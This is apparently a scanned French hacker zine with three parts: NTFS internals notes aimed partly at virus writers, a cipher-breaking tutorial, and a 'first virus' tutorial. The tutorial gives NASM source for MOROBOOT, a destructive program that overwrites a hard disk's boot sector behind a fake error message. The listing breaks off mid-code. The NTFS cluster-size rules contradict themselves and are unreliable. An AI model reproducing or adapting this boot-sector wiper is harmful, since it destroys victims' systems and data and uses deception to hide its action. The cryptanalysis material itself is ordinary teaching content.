Le système de gestion de fichier NTFS est organisé en couches, indépendantes les unes des autres et communiquant par le biais d'interface. NTFS travaille également en collaboration avec le gestionnaire de cache. pour cela, ce dernier fournit au gestionnaire de mémoire virtuelle VM (Virtual Memory) de Zin NT une interface spécialisée. quand un prog tente d'accéder à une partie de fichier qui n'est pas dans le cache, le gestionnaire VM appelle le pilote NTFS pour accéder au pilote disque et obtenir le contenu de fichier à partir du disque. le gestionnaire de cache optimise le I/O disque par un ensemble de threads système qui vont utiliser le gestionnaire VM pour transférer, en tâche de fond, le contenu du cache vers le disque.

NTFS a été conçu comme un système de fichiers sécurisé capable de gérer la restauration de fichiers endommagés. en cas d'incidents système ou d'une panne d'alim, NTFS sait reconstruire les vol disques et cela s'opère automatiquement, dès que le système accède au disque après l'accident et ne dure que qqs secondes, quelle que soit la taille du disque. pour cela, NTFS utilise le journal LFS (Log File Service) qui gère les écritures sur le disque. ce journal sert à reconstruire le vol NTFS ds le cas d'une panne système, ce qui est strictement impossible avec un vol de type FAT. de plus, NTFS copie les secteurs vitaux afin de pouvoir accéder aux données fondamentales du système de fichiers en cas de dommages physique du disque.

NTFS utilise un modèle de fonctionnement transactionnel dans le but de sécuriser des volumes. cela veut dire qu'il ne considérera comme définitives que les seules opérations de lecture ou d'écriture menées à terme sans incident, sinon il ramènera le système à l'état antérieur à cette transaction défectueuse. par exemple, si un user créé un fichier et qu'un incident se produit, même si l'en-

trée dans le répertoire existe à ce moment, comme il n'y a pas encore eu d'unité d'allocation allouée à ce file, qd le système va redémarrer, NTFS supprimera l'entrée ds le répertoire.

***LES CLUSTERS NT

comme la FAT, NTFS alloue des unités d'allocation, des clusters, et mémorise leurs num ds une table dont chaque entrée est codée sur 64 bits ce qui donne 2^64 élémts gérables soit 16 milliards de milliards de clusters possibles, chacun pouvant contenir jusqu'à 4Ko. avec NTFS, la taille du cluster (dit facteur du cluster) est déterminée par l'utilitaire de formatage mais peut être modifiée par l'administrateur système et ne dépend alors plus de celle du vol. NTFS suit cette règle pour le facteur du cluster:

1) 512o pour des hd > 512 Mo

2) 1Ko pour des hd entre 512 Mo et 1 Go

3) 2 Ko pour des hd de 1 à 2 Go

4) et 4 Ko pour des hd < 2 Go

NTFS fait uniquement référence à des clusters. il leur donne des num logiques ou LCN (Logical Cluster Number) et les convertit en adresse physique en les multipliant par le facteur du cluster pour obtenir un décalage en octets à aprtir du début du vol.

NTFS gère les fichiers et les répertoires dans une table appelée MFT (Master File Table). un répertoire est considéré comme un fichier et est enregistré ds cette même table avec qqs différences au niveau des attributs. chaque ligne à une taille entre 1 et 4 Ko.

5. ALORS ?


Voilà qqs ptites infos qui vous permettront de mieux comrpendre les système que vous piratez. si vous êtes auteurs de virus (bienvenu au club ;), ces infos vous seront très utiles pour savoir où se trouve le code d'amorçage où se logera votre virus, pour "détourner" l'instruction de saut du secteur de boot et le rediriger sur le code viral...

bon, jsuis pas non plus votre prof :) débroruillez-vous vous être grand. et responsable (enfin, espérons-le...)

Un hacker n'est que lamer tant qu'il ne connaît pas la technologie des ordis. Pirater un OS sans connaître le méthode de gestions des fichiers est digne du roi des lamers. Alors cogitez bien

a+

stigmata



CRYPTO PART TWO

Cryptographie, cryptanalyse et codes secrets

Dans le Manuel 2, j'ai défini les concepts de base de la cryptographie et de la cryptanalyse. Je poursuis en m'orientant vers le plus intéressant, la cryptanalyse, qui est l'art de casser les codes et de décrypter les messages. Dans cet article, nous allons étudier quelques méthodes simples de cryptage d'un texte, et les moyens de les casser. Les concepts statistiques mis en oeuvre dans ces cas simples sont très utiles dans les cas plus compliqués qu'on rencontre par ailleurs.
Je vous avais promis un programme implémentant des fonctions de crypto, le voici également.

CRYPTANALYSE DES CODES MONOALPHABETIQUES

Une substitution monoalphabétique est une méthode de chiffrement qui associe à chaque lettre de l'alphabet une autre lettre. C'est donc tout simple ! (même si le nom de cette méthode semble sortie tout droit d'un film d'horreur). Il y a 26! = 403291461 10^{15} possibilités. Ouch ! Difficile de tester toutes les possibilités ? En fait, tous les codes monoalphabétiques sont mauvais car ils sont vulnérables à une attaque statistique.

En effet, les caractères ne sont pas tous utilisés avec la même fréquence dans la langue française. Le E est la lettre qui apparaît le plus souvent, suivie de A, S, I, T et N. La méthode pour casser ce genre de codage est donc de repérer la lettre apparaissant le plus souvent et de supposer qu'il s'agit d'un E. On peut faire de même pour quelques autres caractères, et essayer de deviner des mots à partir de cela, et donc de trouver de nouvelles correspondances. Plus le texte est long, plus ce procédé est fiable, mais attention aux pièges: le roman "la disparition" de Georges Perec ne comprend aucun E !

Décoder:

NWXWATUITWRKEUBKWN

Supposons que W remplace un E:

NEXEATUITERKEUBKEN

Ce texte est trop court pour pouvoir en déduire quoi quelque chose de fiable sur les statistiques d'apparition des autres lettres. Mais si on connaît le contexte du message, on peut savoir par exemple qu'il contient avec une grande probabilité le mot DEFCON. Il n'y a que deux endroits où ce mot peut apparaître, si on ne s'est pas trompés sur les positions des E. Testons le premier emplacement: X*E*ATUI correspond à DEFCON, donc X = D, A = F, T = C, U = O, et I = N. On obtient alors:

NEDEFCONCERKEOBKEN

Le premier mot semble être LE. Le CE pourrait être le début de C'EST. Victoire ! On en déduit:

LEDEFCONCESTMORTEL

Si on n'avait pas su que le message contenait DEFCON, il aurait fallu faire des hypothèses sur des correspondances entre lettres, voir si ça menait à quelque chose, changer ses hypothèses, et ainsi de suite... Ou bien, vu la faible longueur du message, on aurait pu tester toutes les possibilités par informatique. On voit déjà l'intérêt d'exploiter la puissance des ordinateurs pour casser les codes utilisés facilement par des humains.

Du point de vue du chiffrement, pour ne pas avoir à retenir les 26 correspondances entre lettres, on peut utiliser l'algorithme de décalage vu au dessus, il suffit alors de retenir un nombre *c* entre 1 et 25 (la clé) pour connaître le moyen de déchiffrer le message. En appelant *p* la position de la lettre en clair dans l'alphabet, et *k* la position de la lettre cryptée qui y est associée, on passe alors de l'une à l'autre par la formule:

$$k = p + c - 26n$$

n est un nombre entier (0 ou 1 dans ce cas) choisi pour que *k* reste compris entre 1 et 26. ça permet de boucler sur le début de l'alphabet. Par exemple, pour un décalage de trois caractères (c=3), la lettre W (p=23) se transforme en Z (k=26). Or p + c = 23 + 3 = 26, ça marche donc bien pour n=0. Par contre, la lettre Y (p=25) se transforme en k = 25 + 3 = 28 ! On sort de l'alphabet, il faut donc faire n=1 ce qui nous donne k = 28 - 26 = 2, qui correspond à la lettre B.

Pour décrypter il faut réaliser l'inverse de l'opération précédente:

$$p = k - c + 26n$$

D'autres algorithmes sont possibles. Par exemple la multiplication, donnée par:

$$k = p.c - 26n$$

Son inverse est:

$$p = k.d - 26n$$

La clé de déchiffrement d est connu à partir de la clé de chiffrement c par la relation: c.d = 1 + 26n.

Petit défi: seules certaines valeurs de c, comprises entre 1 et 26, sont utilisables pour que cette méthode fonctionne, c'est-à-dire pour que le message puisse être déchiffré correctement. Lesquelles ?

On peut même combiner ces deux algorithmes, en les appliquant l'un après l'autre ! Pour décoder un tel message, il suffit d'utiliser les deux algos de déchiffrement l'un après l'autre, mais dans l'autre sens (si on a codé avec le décalage puis la multiplication, il faut décoder en commençant par la multiplication).

Pour casser un message codé, si vous avez réussi à trouver une ou deux correspondances entre lettres, vous pouvez en déduire les clés des algos de décalage ou de multiplication. Vous pouvez alors tester un déchiffrement en utilisant ces algorithmes avec la clé que vous avez trouvée, et voir si ça marche.

Prenons par exemple le message suivant:

vowydrkmuobkodonklybnedsvscozyebnocsqxobexzodsdqoxsonovkzbyqbkwwkdsyxyeexlsnyesvvoebkcdemsoehmodobwokoxcesdoodobozbsczkbvocwonskcodvoqbkxnzelvsmzyebzkbvobnoczsbkdoccsxdbynesckxdsvvoqkvowoxdnkxcnoccicdowocsxpybwkdsaeocodvocbocokehofsnowwoxdvoczsbkdoccyxddboccyefoxdnocrkmuobcodmyxxksccoxdvoccicdowocaesvczoxodboxdcebvolyednocnysqdcvowydmbkmuobkodokvybcedsvscozyebzkbvobnomodizonorkmukqboccspwkscsvcoroebdokexqbyczbylvowomodobwoohscdonotkvombkmuocdvldddnonozvywlobvocvyqsmsovcnovocnocckccowlvobzyeboxpksbockedobvoczbydomdsyxc

On lance un petit programme (voir plus bas) qui nous montre que la lettre qui apparaît le plus souvent est le O : 18,58 %. On peut donc penser qu'elle remplace E, et que s'il s'agit d'un algo de décalage, la clé utilisée est 10 (puisque si on décale la lettre E de 10 positions dans l'alphabet on trouve O).

Avec le programme, on essaie alors de décoder le message avec la clé 10, ce qui nous donne effectivement un message en clair:

lemothackeraetedabordutilisepourdesignerunpetitgeniedelaprogrammationouunbidouilleurastucieuxcetermeaensuiteetereprisparlesmediasetlegrandpublicpourparlerdespiratessintroduisantillegalementdansdessystemesinformatiquesetlesreseauxevidemmentlespiratessonttressouventdeshackersetconnaissentlessystemesquilspenetrentsurleboutdesdoigtslemotcrackeraetealorsutilisepourparlerdecetypedehackagressifmaisilseheurteaungrosproblemecetermeexistedejalecrackestlartdedeplomberleslogicielsdelesdessassemblerpourenfairesauterlesprotections

TABLES DE FREQUENCES

Pour aider à cryptanalyser un texte, voici les tables des fréquences d'apparition des caractères.

En français:

A	8.11 %	N	7.68 %
B	0.81 %	O	5.20 %
C	3.38 %	P	2.92 %
D	4.28 %	Q	0.83 %
E	17.69 %	R	6.43 %
F	1.13 %	S	8.87 %
G	1.19 %	T	7.44 %
H	0.74 %	U	5.23 %
I	7.24 %	V	1.28 %
J	0.18 %	W	0.06 %
K	0.02 %	X	0.53 %
L	5.99 %	Y	0.26 %
M	2.29 %	Z	0.12 %

Ordre d'apparition : **E / ASITN / RULO / D / CMP / VQGFBH / JX / YZ**

Ordre des digrammes : **ES / RE / ON / DE / EN / NT / LE / ER / TE / SE / AN / TI / RA**

Ordre des trigrammes : **ENT / ION / TIO / ONS / RES / QUE / DES / EDE**

En anglais:

E	T	O	A	N	I	R	S
13.05	9.02	8.21	7.81	7.28	6.77	6.64	6.46
H	D	L	C	F	U	M	P
5.85	4.11	3.60	2.93	2.88	2.77	2.62	2.15
Y	W	G	B	V	K	X	J
1.51	1.49	1.39	1.28	1.00	0.42	0.30	0.23
Q	Z						
0.14	0.09						

Ordre d'apparition: **E / TA / ONISRH / LDCU / PFMW / YBGV / KQXJZ**

Ordre des digrammes: **TH / HE / AN / IN / ER / RE / ES / ON / EA / TI / AT / ST / EN / ND / OR**

Ordre des trigrammes: **THE / AND / THA / ENT / ION / TIO / FOR / NDE**

LE PROGRAMME

(vous le trouverez sur la page web d'hzv où ? ben faut chercher !)

Pour automatiser les taches de cryptage et décryptage, et surtout de cryptanalyse, j'ai écrit un programme en C. Il est (un peu) commenté, donc je vous conseille de le lire et de regarder les commentaires pour mieux comprendre. Ce prog a été écrit sous linux avec emacs et compilé avec gcc (gcc –o crypto crypto.c; ./crypto), mais il marche aussi sous windows & co avec tout compilateur C (en théorie… essayez cygwin et gcc si vous avez trop de problèmes).

Il implémente (pour l'instant) des fonctions de cryptage et de décryptage par l'algorithme de décalage, une cryptanalyse par force brute de cet algo, un affichage des statistiques d'apparition des différentes lettres dans l'alphabet, et un test permettant de savoir si le texte fourni est clair ou crypté.

TEST DE SUCCÈS

Si on sait qu'un message a été encrypté par un certain algo, on peut tester toutes les clés possibles pour essayer de trouver celle qui le décryptera. C'est particulièrement vrai dans le cas des algorithmes vus au-dessus car il y a au maximum 25 possibilités à tester pour la clé, ce qui est très rapide.

Toute la subtilité est d'arriver à faire un test pour que l'ordinateur puisse savoir s'il a réussi à décrypter ou s'il faut essayer une autre clé. Chacun peut choisir sa propre méthode. Voici un moyen simple mais pas parfait (voir le programme) :

- d'abord, on calcule la fréquence d'apparition de chaque lettre (en pourcentage).
- pour chaque lettre, on fait la différence entre la fréquence observée et la fréquence théorique d'un texte français donnée par les tables. On élève tout ça au carré.
- on ajoute ensuite les valeurs trouvées pour chaque lettre.

Le résultat obtenu sera faible si le texte est clair, mais s'il est crypté il y aura de grandes différences entre les fréquences théoriques et les fréquences observées, et donc le résultat sera beaucoup plus grand. Pour l'exemple précédent voici ce que donne le programme:

Fichier en clair: **indice = 0.227048**
Fichier crypté avec la clé 10: **indice = 8.433677**

Bravo, decryptage reussi avec la cle 10 (indice = 0.227048)

CRYPTANALYSE DES TRANSPOSITIONS

Si l'analyse des fréquences montre que le texte est en clair, et que pourtant ce texte ne veut rien dire, c'est peut-être que des transpositions de lettres ont été effectuées avant ou après le cryptage. Le texte que nous obtenons est donc un anagramme du texte en clair, c'est-à-dire qu'il y a les mêmes lettres mais dans un ordre différent. Quels moyens permettent de retrouver la disposition initiale des lettres ?

On pourrait essayer de tester toutes les permutations des lettres. Si le message fait n lettres, il y a n! = n*(n-1)*(n-2)*...*3*2*1 possibilités, ce qui est vite trop gros pour notre pôvre PC dès que n est trop grand. Mais on peut imaginer de se limiter aux premières lettres, par exemple, en espérant que les transpositions ne mettent pas en jeu des lettres très espacées. Reprenons notre exemple simple du début, où on prenait une lettre sur deux. Les deux premières lettres du message se trouvent donc éloignées (après la transposition) d'un nombre égal à la moitié du nombre de lettres du message. Si on ne prend que le début du message pour tester les transpositions possibles, ca ne marchera donc pas puisqu'on ne prendra en compte que la moitié des lettres. Par contre, si la transposition utilisée consiste à échanger des groupes de lettres voisins, on pourra obtenir un résultat intéressant, puisqu'on pourra retrouver cette transposition avec notre programme.

On peut aussi tester un certains nombre de transpositions classiques. En particulier, il faut essayer la méthode constitant à ne prendre qu'une lettre sur deux (ou sur trois, ou sur quatre) en partant de la première lettre, puis de recommencer à partir de la seconde lettre, et des suivantes si nécessaire. Par exemple, si on fait prend les lettres trois par trois, le texte suivant:

LECODEDESCARTESBLEUESESTILALEATOIRE

devient:

LODCTBUEILTR EDEAELESLEOE CESRSESTAAI

En pratique, on réalise ce genre de transpositions en mettant le texte sur plusieurs lignes possédant le même nombre de caractères, et en le réécrivant colonne par colonne. Si le nombre de caractères est insuffisant sur la dernière ligne il suffit de rajouter des lettres quelconques à la fin. Attention, si vous rajoutez toujours la même lettre dans vos messages, Z par exemple, ce pourra être un point de départ pour attaquer votre cryptage. Decrypter un message dont on connait une partie du texte est toujours plus facile. Exemple:

TOTOVAALECOLE

devient:

TOTOV
AALEC
OLEZZ

et finalement:

TAOOALTLEOEZVCZ

Les messagers spartiates utilisaient déjà un système de ce genre 5 siècles avant Jésus-Christ !!! En fait ils enroulaient une longue et fine feuille (une sorte de bandelette) en spirale autour d'un baton, et écrivaient le message sur le baton dans le sens de la longueur. Ensuite ils déroulaient la feuille et remplissaient les blancs entre chaque lettre par des lettres quelconques. Le message ne pouvait alors être lu que par quelqu'un connaissant le truc et possédant un baton de largeur identique.

Si on informatise le décodage, il nous faut trouver un nouveau critère pour savoir si on a bien obtenu un message en clair, puisque l'analyse des fréquences ne marche plus. Heu... en fait si, elle peut marcher, mais pas sur les lettres seulés, sur les groupes de plusieurs lettres. Il existe des tables donnant les fréquences d'apparition des "ll", "eu", "qw", ... dans la langue française. Pareil pour les groupes de trois lettres: "ent", "ell", "zqw"... Or, les transpositions détruisent l'association entre deux lettres qui se suivent, et changent donc les fréquences d'apparition de ces groupes. En théorie, le groupe "eee" pourrait alors apparaître plus souvent que le groupe "ent" ! En reprenant le programme d'analyse de fréquences pour lettres seules et en le modifiant pour tenir compte des fréquences des doubles et tr iples groupes de lettres, on peut réussir à savoir si le message obtenu est en clair ou non.

Il y a un autre critère possible, plus facile à mettre en oeuvre dans les messages courts (dans lesquels l'analyse des fréquences est peu fiable), et le seul possible dans le cas où des lettres inutiles sont rajoutées exprès et brouillent les fréquences (c'est le cas du système spartiate): on peut dire que le message obtenu est en clair si un certain mot y apparaît. D'où l'intérêt d'avoir une petite idée de ce que peut bien raconter ce message. Si on ne connait rien, on peut tout de même essayer de se rabattre sur certains mots très utilisés ("THE" en anglais par exemple), mais ça ressemble un peu à de l'analyse de fréquences en moins poussé.

automatiquement. On commencera aussi à s'intéresser au cryptage de données quelconques, pas seulement d'un texte.

Il faudra patienter quelques mois... En attendant, pourquoi ne pas essayer d'améliorer le prog pour implémenter les transpositions, et d'autres algorithmes de substitution monoalphabétiques ? Vous pouvez m'envoyer vos améliorations à **fozzy@dmpfrance.com.**

Voici enfin la solution du challenge du numéro précédent:

Texte codé:

ftvseyzvsqtesmyrvxeizrsemrvxgqlesmmwwpmilwdjzsimxwttevvsxgmlgemmtriiewymgplceepypvierykrixeetwvlmespvpmytgemwrheirgxejhsidedycbc

Texte clair:

Bravo pour avoir choisi hzv et participe au challenge a priori pas de cadeaux pour maintenant mais les fois prochaines il y aura un tas hallucinant fozzy.

Bravo à Gabriel Campana **(kayanamasha@libertysurf.fr)** qui a résolu le challenge le premier, en un temps record. Ce n'était pas si simple qu'il y paraît, car la lettre la plus fréquente de ce message n'est pas le E, et les lettres avaient subi une transposition (il fallait prendre une lettre sur deux). Bon, d'accord, ça vaut bien un petit cadeau quand même... ;-)

Rendez-vous à la prochaine fois, et dites-moi si ça vous plaît, les sujets que vous aimeriez que j'aborde dans le cadre de la crypto, etc...

FozZy

PASSONS À LA VITESSE SUPERIEURE

Vous avez maintenant acquis des concepts de base sur la cryptographie et les méthodes de cryptanalyse. Dans les prochains manuels, nous allons développer notre programme pour qu'il gère de nouveaux algorithmes, plus efficaces, les substitutions polyalphabétiques. On étudiera en particulier le célèbre cryptage de Vigenère, et on implémentera dans le prog des méthodes pour le casser

Un Virus en Assembleur pour débuter !


On en entend parlé tous les jours, c'est un des grands problèmes de notre civilisation informatique, LES VIRUS!!!!!!
L'heure est arrivé d'écrire votre premier virus!

Introduction

Nous allons étudier dans cette article, les bases de la programmation en Assembleur d'un petit virus de Boot.
La compréhension de cette article nécessite d'avoir déjà quelques notions en assembleur.
Je signale aussi que le code et les explications sont telles que le comprends NASM, il y aurait des erreurs de compilations avec MASM ou TASM, parce que la syntaxe de l'assembleur et partiellement différente. (Vous me direz, alors, pourquoi utiliser la syntaxe de NetWide Assembleur (NASM) et pas celle de Microsoft Assembleur (MASM) ou de Turbo Assembleur (TASM)? La réponse est simple, Non, seulement Nasm est gratuit, mais en plus c'est le plus performant.)(Vous pouvez télécharger gratuitement Nasm de mon site à l'adresse: www.hacker-zone.fr.st).
Ah, ce virus ne marche que sous Windows pour des raisons de simplicités et parce que j'aime bien ceux qui utilisent Linux. Mais il est assez facilement adaptable à d'autres systèmes d'exploitation pour les meilleurs d'entre vous.

DISCLAIMER

Je tiens d'abord à préciser que toutes les informations, codes, ou exemples contenues dans cette article, ne sont là qu'à titre d'information et d'éducation.
Pour cette raison, je décline toute responsabilité quant- à l'utilisation frauduleuse ou illicite que certains pourraient faire de toutes informations, codes, ou exemples contenus dans cet article.
De plus, je ne pourrais en aucun cas être responsable des dégâts occasionnés accidentellement au cours de l'utilisation du virus.



Fonctionnement :

Bon, commençons!

D'abord ce virus n'en est pas vraiment un, car il ne se reproduit pas après la première infection. Il est du type destructeur, bref ce n'est pas un code très recommendable, mais apprendre à faire cela est utile pour faire par la suite des virus plus évolués et intelligents.

Quel est le rôle de ce virus?

C'est simple c'est un programme qui lorsqu'on l'exécute remplace le code de Boot du disque dur, c'est à dire le code qui se trouve au début du disque dur et qui par exemple démarre l'OS (Par exemple: Windows, Linux,...), par son propre code. On peut donc remplacer le démarrage de Windows par un message du style: " tu t'es fait avoir ".

La victime ne peut donc que reformater le disque dur et ne pourra pas récupérer ses données et seulement ré-installer Windows car cet OS miraculeux ne reconnaîtra plus qu'il a des données à lui sur le disque. Le seul moyen de s'en sortir serait d'avoir de bonnes connaissances en informatique et de connaître précisément le code de boot qui se trouvait auparavant sur le disque, et ça c'est très RARE. Il existe quelques autre solutions, à l'aide de logiciels spécialisés, qui peuvent sauvegarder le secteur boot en prévision de ce genre de mésaventure, et le restaurer. En gros, ce code est presque l'inverse de la définition d'un virus de Boot. Son but n'est ni de ce cacher, ni de se propager, ni de se protéger, son seul but est d'embéter brusquement et simplement sa victime.

Concrètement comment ça marche?

Le disque dur est composé de Têtes (Ce sont les faces d'espèces de CD) contenants des Pistes, contenants des Secteurs. Le secteur est la plus petite unité, il est généralement formé de 512 octets. Le secteur de Boot est le premier secteur du disque dur : soit le premier secteur, sur la première piste, sur la première tête.

C'est à cet endroit que sont enregistrées les informations sur le démarrage du système d'exploitation sur le disque dur. Si nous remplaçons ce code par un code écrivant un message par exemple, la victime lorsqu'elle démarrera son ordinateur tombera sur ce message (à la place du démarrage de son OS) et puis plus rien!

Je crois que vous avez compris la théorie (sinon tant pis pour vous, lisez plutôt le journal de Mickey), passons maintenant à la pratique.

Mode de fonctionnement :

1°) Exécution par l'utilisateur.

1°BIS) Pour l'étude on va demander une confirmation avant de continuer (pour éviter les accidents).

2°) Mise en mémoire dans un buffer du code de remplacement du code de Boot.

3°) Copie du Buffer dans le secteur de Boot (Tête 0, Piste 0, secteur 1).

4°) Pseudo Message d'Erreur pour dissimuler la vrai fonction du programme.

5°) Fin du programme.

PUIS lors du redémarrage:

6°) Affichage de jolies couleurs.

7°) Affichage d'un sympathique message.

Le CODE SOURCE :

Vous l'attendez tous, voilà le code source du virus de Boot baptisé " MOROBOOT ".


Il vous suffit de recopier le code sous le nom de moroboot.asm puis de le compiler avec NASM, ce qui vous donnera le fichier moroboot.com.

Ne vous inquiétez pas pour le COM, un .com et pareil pour dos et Windows qu'un fichier exécutable, mais limité à une certaine taille mémoire.

```
[ ~~~~~~~~   MOROBOOT   ~~~~~~ ]

Fait par FoHaCK pour étude pour le magazine Hacker'Z Voice
Utiliser NASM pour la compilation
```

```
[BITS 16]           ;Set code generation to 16 bit mode
[ORG 0x0100]        ;Set code start address to 0100h
                    (mettez 0x0000 pour un .exe)

[SEGMENT .text]     ;Main code segment

; --- Initialisations ---
Debut:
                    Mov Ax,Cs
                    Mov Cx,0
                    Mov Ds,Ax
                    Mov Es,Ax

; --- Adresse source, adresse destination ---
                    Mov Si,Debut_Copied
                    Mov Di,Buffer

; --- Chargement de 512 octets dans le buffer ---
                    Mov Cx,512      ;MoveSB deplace
                                    un Octet de Si vers
                                    di et Rep permet
                                    une
                    Rep MovSB       ;boucle jusqu'à
                                    512 octets copiés

; --- Affichage du message avertissement ---
                    Mov Ah,09h      ;
                    Mov Dx,Message  ;
                    Int 21h         ;Vous pouvez reti-
                                    rer cette partie
                                    pour
                                    ;supprimer l'aver-
                                    tissement

; --- Attente d'une touche pour continuer ---
                    Mov Ax,0C08h    ;
                    Int 21h         ;

; --- Copie du buffer sur disquette ---
Copie_Disquette:
                    Mov Ah,00h      ;Int 13h, 00h per-
                                    met la remise à
                                    zéro de l'état du
                                    disque
                    Mov Dl,7        ;dl spécifie le lec-
                                    teur de destina-
                                    tion: 7 pour le
                                    disque dur et 0
                                    pour une disquet-
                                    te
                    Int 13h
                    Mov Ax,0301h    ;Int 13h,03h per-
                                    met d'écrire sur
                                    un secteur à par-
                                    tir d'une zone
                                    mémoire.
                    Mov Dx,7        ;Ici pareil, rem-
                                    placer le 7 par 0
                                    pour écrire sur le
                                    secteur de boot
                                    d'une disquette
                    Mov Cx,1        ;Secteur de Boot:
                                    1er secteur du DD
                                    ou de la disquette:
                                    tête 0,cylindre 0,
                                    secteur1
                    Lea Bx,[Buffer] ;On stocke dans Bx
                                    l'adresse memoi-
                                    re de Buffer
                    Int 13h
                    JNC Okay        ;Jump if not carry:
                                    Si tout ce passe
                                    bien, on saute à
                                    Okay

; --- S'il y a eu une erreur ---
                    ADD Cx,1        ;incrementation
                                    de Cx : compteur

; --- S'il y a eu moins de 5 erreurs, on continue, sinon on
sort ---
                    Cmp Cx,5
                    JL Copie_Disquette  ;JL: Jump if Less
                                        : saut si Cx est plus
                                        petit que 5

; --- Sinon message d'erreur ---
                    Mov Ah,09h
                    Mov Dx,Erreur
                    Int 21h
                    JMP Fin
```

```
; --- Message Ok ---
Okay:
                    Mov Ah,09h
                    Mov Dx,Ok
                    Int 21h

; --- Quitter le programme et retourner à MS-DOS ---
Fin:
                    Mov Ax,4C00h
                    Int 21h

; --- Ce code est copié sur disquette et sera exécuté lors
du BOOT ---
Debut_Copied:

; --- d'abord un jolie arrière plan ---
                    Mov Ax,0A000h
                    Mov Es,Ax

                    Mov Ax,13h
                    Int 10h
                    Mov Bx,0
                    graph:          ;Lignes graphiques

                    Mov [Es:Bx],Bl
                    Inc Bx
                    CMP Bx,12800
                    JL graph

; --- Texte graphiques ---
                    Mov Ah,0Eh
                    Mov Bl,3

Mov Al,'h'                          ;rentrez ici votre
                                    message en ajoutant un:
Int 10h                             ;Mov Al, + caractère entre ''
                                    ;Int 10h
Mov Al,'a'                          ;Caractère par caractère
Int 10h

Mov Al,'h'
Int 10h
Mov Al,'a'
Int 10h
Mov Al,' '
Int 10h
Mov Al,'t'
Int 10h
Mov Al,' '
Int 10h
Mov Al,'e'
Int 10h
Mov Al,'s'
Int 10h
Mov Al,'t'
Int 10h
Mov Al,' '
Int 10h
Mov Al,'f'
Int 10h
Mov Al,'o'
Int 10h
Mov Al,'u'
Int 10h
Mov Al,'t'
Int 10h
Mov Al,'u'
Int 10h

suite:
; --- Attente de la pression d'une touche ---
                    Mov Ah,00h
                    Int 16h
                    Mov Ax,3
                    Int 10h

; --- Affichage des caractères : HZV BOOT KILLER ---
                    Mov Ah,0Eh
                    Mov Al,'H'
                    Mov Bl,4
                    Int 10h

                    Mov Al,'Z'
                    Int 10h
                    Mov Al,'V'
                    Int 10h
                    Mov Al,'B'
                    Int 10h
                    Mov Al,'O'
                    Int 10h
                    Mov Al,'O'
```



```
                Int 10h
                Mov Al,'T'
                Int 10h
                Mov Al,'K'
                Int 10h
                Mov Al,' I'
                Int 10h
